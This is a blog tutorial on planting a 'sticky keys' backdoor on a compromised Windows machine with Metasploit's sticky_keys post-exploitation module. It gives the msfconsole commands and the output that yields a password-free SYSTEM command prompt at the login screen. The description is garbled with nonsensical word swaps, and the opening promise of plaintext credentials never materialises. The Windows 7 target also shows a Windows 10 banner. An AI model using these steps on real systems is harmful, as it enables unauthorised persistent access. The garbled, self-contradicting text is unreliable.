

Windows 7 Sticky Key Hack Attack using Metasploit

September 14, 2015 By Raj Chandel

Today we will learn how to extract login credentials from a victim, who is running a Windows System. Using this technique, we can see the Credentials in plain text.

Table of Content:

- Introduction to sticky_keys module
- Achieve Meterpreter on Remote System
- Using sticky_keys module

Requirements:

- **Attacker:** Kali Linux
- **Targets:** Windows 7

Introduction to sticky_keys module

This module makes it conceivable to apply the ‘sticky keys’ hack to a session with proper rights. The hack gives a way to get a SYSTEM shell utilizing UI-level communication at an RDP login screen or by means of a UAC affirmation discourse.

The module adjusts the Debug library setting for certain executables. The module choices take into consideration this hack to be connected to:

- SETHC (exe is invoked when SHIFT is pressed 5 times)
- UTILMAN (exe is invoked by pressing WINDOWS+U)
- OSK (exe is invoked by pressing WINDOWS+U, then launching the on-screen keyboard)
- DISP (exe is invoked by pressing WINDOWS+P).

The hack can be included utilizing the ADD activity and expelled with the REMOVE activity. Custom payloads and doubles can be kept running as a component of this endeavor, however, should be physically transferred to the objective before running the module. Naturally, a SYSTEM order brief is introduced utilizing the vault strategy if this module is kept running without changing any parameters.


Achieve Meterpreter on Remote System

Open Kali Linux terminal and type msfconsole in order to load Metasploit framework. Now we need to compromise victim’s machine once to achieve any type of session either meterpreter or shell and to do so we can read our previous article from here.

Using sticky_keys module

After getting meterpreter on the remote system, now time to use the post-exploitation module. But this can't be done from the meterpreter shell. So, we will use background command in meterpreter session or "Ctrl + z" shortcut to keep the session in background. Now follow the steps shown in the image to use the sticky_keys post exploitation module.

```
use post/windows/manage/sticky_keys
set session 5
exploit
```



```
msf5 > use post/windows/manage/sticky_keys
msf5 post(windows/manage/sticky_keys) > set session 5
session => 5
msf5 post(windows/manage/sticky_keys) > exploit


[+] Session has administrative rights, proceeding.
[+] 'Sticky keys' successfully added. Launch the exploit at an RDP or UAC prompt by pressing SHIFT 5 times.
[*] Post module execution completed
msf5 post(windows/manage/sticky_keys) > 
```

This will use the **registry_createkey** command to edit the Registry on the remote system and replace the sethc.exe with the cmd.exe. So the next time when we invoke the sticky keys, instead of getting the sticky keys prompt we will get an Administrator Command Prompt. The good thing about sticky keys is that it can be invoked on the Login Screen without entering a password. In a similar way, it is shown in the given image.

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.
C:\Windows\system32>
```

Password

 raj

 aarti

